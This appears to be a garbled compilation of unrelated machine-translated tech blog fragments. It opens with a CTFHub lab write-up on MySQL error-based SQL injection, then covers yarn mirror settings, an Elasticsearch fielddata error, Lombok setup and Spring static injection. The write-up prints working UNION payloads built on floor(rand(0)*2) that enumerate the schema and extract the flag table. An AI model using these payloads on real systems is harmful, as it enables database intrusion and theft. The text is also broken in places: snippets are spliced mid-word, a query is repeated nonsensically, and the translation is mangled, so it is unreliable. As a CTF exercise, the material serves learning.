This means that on the Web, the tags in an XML file are in the wrong order
The correct order has been explained to you in this, just according to the order it says to rearrange the order can be.


aboveCTFHUB reported an error injection
When the injection point does not echo the data of the database query, the information of the relevant database cannot be returned through the ordinary injection means. However, if the SQL code will report an error when the query is inputted, and the error is returned through mysql_error(), mysqli_error(), etc., then the possibility of reporting an error injection exists.
The principle of error injection is three functions: count(*),rand(),floor(), and group by.
1. Floor ()

. Rand () takes a random number from (0, 1), but if you give it an argument 0, that is, rand(0), and if you pass Floor (), that is: Floor (rand(0)*2), it is no longer random
select count(*),(concat(floor(rand(0)*2),0x26,(select database())))x from users group by x;
ah
>
x is equal to the as x, set an alias
principle: group by query, first set up an empty table, used to temporarily store data,
began to query, group by x, sequence of 0 at the beginning, temporary does not exist just fill in the empty list, then select the rand (), value of 1, insert 1;
> select * from ‘select * from’ select * from ‘select * from’ select * from ‘select * from’ select * from ‘select * from’ select * from ‘select * from’ select * from ‘select * from’ select * from ‘select * from’ select * from ‘ Speaks
the above principle is not very clear, direct topic
An error was reported for injection-ctfhub
Flag
payload:
payload:

1 Union select count(*),concat(database(),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
0x26:&
Payload :

There is more than one> chart. You have to check it one by one

1 Union select count(*),concat((select table_name from information_schema.tables where table_schema='sqli' limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x


payload:
1 Union select count(*),concat((select column_name from information_schema.columns where table_schema='sqli' and table_name='flag' limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
The
column name is yflag, which is exactly the same as the previous problem

payload:

1 Union select count(*),concat((select flag from flag limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
Ahah get flag
error injection and other functions can be used, such as updateXML (), extractValue (), at first I use the updateXML function to do, the results can only get a part of the flag, thought it was truned, finally checked the next, found that the updateXML and extractValue can only break the maximum 32 bit value, and the MySQL version has requirements, mysql5 can be, the other did not try



nning Keras under Python is reporting an error — it tells me that one way to fix this problem is to uninstall Numpy repeatedly until I can’t find it, and then reinstall this version. Installation keras
no problem, baidu, a lot of reasons, all have been adjusted, still not solve the
I finally find a suitable way to
find their numpy location
below is I save position (for reference only, everyone is different)
where will use the red pen circle below are deleted, then reinstall the
this is solved!
The cause of
On a nice afternoon, I typed quasar create Tangerine_Reception
and I was proud to use YARN asa package manager, thinking I’d be free to worry about NPM’s quirks…
But Murphy’s Law always works: Yarn error An unexpected error occurred:****ETIMEDOUT (****)
why
After a search, we found that this was caused by the resource address request timeout. We need to change the source in China.
The solution
yarn config set registry https://registry.npm.taobao.org -g
Because the mirror image of taobao ten minutes synchronization, domestic speed is fast, so it was used
Proxies have been used
And then for a while there is a problem, check, found that I used to use the agent, now no, you can delete the agent.
yarn config delete proxy
yarn config delete https-proxy
Error installing node-sass
Then I use the yarn installation node – sass, then you can think of, to perform for a long time, finally told me: “oh, you can’t,” the problem with this address
“, of course not, but the solution is simple:
yarn config set sass_binary_site http://cdn.npm.taobao.org/dist/node-sass -g
Taobao mirror source Dafa good
This will enable you to install Node-sass using NPM and download it from your Taobao source.

Exception in thread "main" ElasticsearchStatusException[Elasticsearch exception [type=search_phase_execution_exception, reason=all shards failed]]; nested: ElasticsearchException[Elasticsearch exception [type=illegal_argument_exception, reason=Fielddata is disabled on text fields by default. Set fielddata=true on [content_type] in order to load fielddata in memory by uninverting the inverted index. Note that this can however use significant memory. Alternatively use a keyword field instead.]]; nested: ElasticsearchException[Elasticsearch exception [type=illegal_argument_exception, reason=Fielddata is disabled on text fields by default. Set fielddata=true on [content_type] in order to load fielddata in memory by uninverting the inverted index. Note that this can however use significant memory. Alternatively use a keyword field instead.]];
at org.elasticsearch.rest.BytesRestResponse.errorFromXContent(BytesRestResponse.java:177)
at org.elasticsearch.client.RestHighLevelClient.parseEntity(RestHighLevelClient.java:1727)
at org.elasticsearch.client.RestHighLevelClient.parseResponseException(RestHighLevelClient.java:1704)
at org.elasticsearch.client.RestHighLevelClient.internalPerformRequest(RestHighLevelClient.java:1467)
at org.elasticsearch.client.RestHighLevelClient.performRequest(RestHighLevelClient.java:1424)
at org.elasticsearch.client.RestHighLevelClient.performRequestAndParseEntity(RestHighLevelClient.java:1394)
at org.elasticsearch.client.RestHighLevelClient.search(RestHighLevelClient.java:930)
at com.softsec.util.demoTime.main(demoTime.java:98)
Suppressed: org.elasticsearch.client.ResponseException: method [POST], host [http://192.168.101.92:9200], URI [/news/_search?typed_keys=true&ignore_unavailable=false&expand_wildcards=open&allow_no_indices=true&ignore_throttled=true&search_type=query_then_fetch&batched_reduce_size=512&ccs_minimize_roundtrips=true], status line [HTTP/1.1 400 Bad Request]
{"error":{"root_cause":[{"type":"illegal_argument_exception","reason":"Fielddata is disabled on text fields by default. Set fielddata=true on [content_type] in order to load fielddata in memory by uninverting the inverted index. Note that this can however use significant memory. Alternatively use a keyword field instead."}],"type":"search_phase_execution_exception","reason":"all shards failed","phase":"query","grouped":true,"failed_shards":[{"shard":0,"index":"news","node":"8GuMfo5aRz2CCgl49bY0aQ","reason":{"type":"illegal_argument_exception","reason":"Fielddata is disabled on text fields by default. Set fielddata=true on [content_type] in order to load fielddata in memory by uninverting the inverted index. Note that this can however use significant memory. Alternatively use a keyword field instead."}}],"caused_by":{"type":"illegal_argument_exception","reason":"Fielddata is disabled on text fields by default. Set fielddata=true on [content_type] in order to load fielddata in memory by uninverting the inverted index. Note that this can however use significant memory. Alternatively use a keyword field instead.","caused_by":{"type":"illegal_argument_exception","reason":"Fielddata is disabled on text fields by default. Set fielddata=true on [content_type] in order to load fielddata in memory by uninverting the inverted index. Note that this can however use significant memory. Alternatively use a keyword field instead."}}},"status":400}
at org.elasticsearch.client.RestClient.convertResponse(RestClient.java:253)
at org.elasticsearch.client.RestClient.performRequest(RestClient.java:231)
at org.elasticsearch.client.RestClient.performRequest(RestClient.java:205)
at org.elasticsearch.client.RestHighLevelClient.internalPerformRequest(RestHighLevelClient.java:1454)
... 4 more



This is because the string (content_type) type of my grouping aggregate query is of type Text

Reason analysis:
When using term query, the type of the query keyword on ES must be keyword rather than text because it is an accurate match. For example, if your search condition is “name” : “Cai Xukun”, then the ES type of the name field must be keyword rather than text

In es, only the keyword type string can use AggregationBuilders. Terms (” aggs – class “) to group aggregation and grouping want to query, according to the specified keyword attribute of grouping field is ok (below);

How do we change that in our Java code?Below, just add “.keyword”

Add to the previous error:


decisively

Maven project and have imported the lombok. Jar package but still after use without the set/get methods code>



After the installation is complete, please confirm whether eclipse installation directory path one more lombok. The jars, and its configuration file is
eclipse ini is added in the following content:
- javaagent: lombok. Jar
- Xbootclasspath/a: lombok. Jar
if the above answers are true, so congratulations you have installed successfully, Otherwise, add the missing section to the appropriate location to restart Eclipse
or MyEclipse

idea lombok
Introduction of lombok
Lombok is a Java library that automatically switches on editors and build tools. For simple Java objects, you can substitute getters and Setter methods in code with annotations such as @setter @getter. Lombok uses annotations, but instead of using reflection, it dynamically replaces annotations with concrete code at compile time. So the actual code that the JVM runs is the same as the classes that we write manually that contain the various tool methods.
Lombok annotations
Val: final declares a variable in fianl just like a dynamic language does. Var: with JDK10 @ Data: annotation on the class, will provide all of the attributes of the class to add the get and set methods, and add, equals, canEquals @ Setter, hashCode, and toString method: annotation on the class, add a set method for all attribute, comments on the property for the attribute set method @ Getter: annotation on the class, add the get method to all of the properties, comments on the attribute of the attribute provides the get method @ NotNull: When used in the parameter, if pass the null values when the call, will be thrown null pointer exception @ Synchronized to method, can lock the specified object, if not specified, the default to create an object locking @ the Log function in the class, create a Log properties @ Builder: using the Builder pattern to create objects @ NoArgsConstructor: create a a no-parameter constructor @ AllArgsConstructor: create a full constructor @ ToString refs: Create a ToString method @accessors (chain = true) that uses the chain setting property. The set method returns this object. @RequiredArgConstructor (StaticName = “of”) creates and generates a static method @UtilityClass: Utility class @ExtensionMethod: Sets parent class @FieldDefaults: Sets the scope of properties, such as private, public, etc., and can also set whether properties are final modified. @cleanup: Close streams, join points. @equalSandHashCode: Overrides the equals and hashCode methods. @toString: Create the toString method. @cleanup: Can be used for streams etc without needing to close the use of stream objects.
Lombok error resolution:


1. Use compiler to select javac

2. Enable Annotation Processing


. After installation, restart IDEA. Gives effect to the plugin

4. Maven versions do not agree with the idea lombok version
4. Idea2018 version
IntelliJ idea 2018.1.5 \ plugins \ android \ lib \ templates \ gradle \ wrapper \ gradle \ wrapper
idea under the install directory
ideaVersion=2018.1
start idea then manually install Lombok plugins and restart again

@Autowired
private static YourClass yourClass;
Can have a try, yourClass in such a state can not be dependency injection, throws an exception during execution. Java lang. NullPointerException, why?Static variables/class variables are not properties of an object, but properties of a class. Spring is based on dependency injection at the object level.
The use of static variables/class variables extends the use of static methods. Static methods are not recommended in Spring. The main purpose of Dependency Injection is to allow the container to generate instances of an object and then use them throughout the life cycle, while also making testing easier.
Once you use static methods, you no longer need to generate instances of the class, which makes testing more difficult, and you can’t generate multiple instances with different dependencies for a given class using injection methods. This static field is an implicit shared static field. It is a global state. Spring also does not recommend this.
Problem: Use the @slf4j annotation with IDEA, then write
log.debug("debug...") );

File -- "Settings --" plugins -- "
File --" Settings -- "plugins --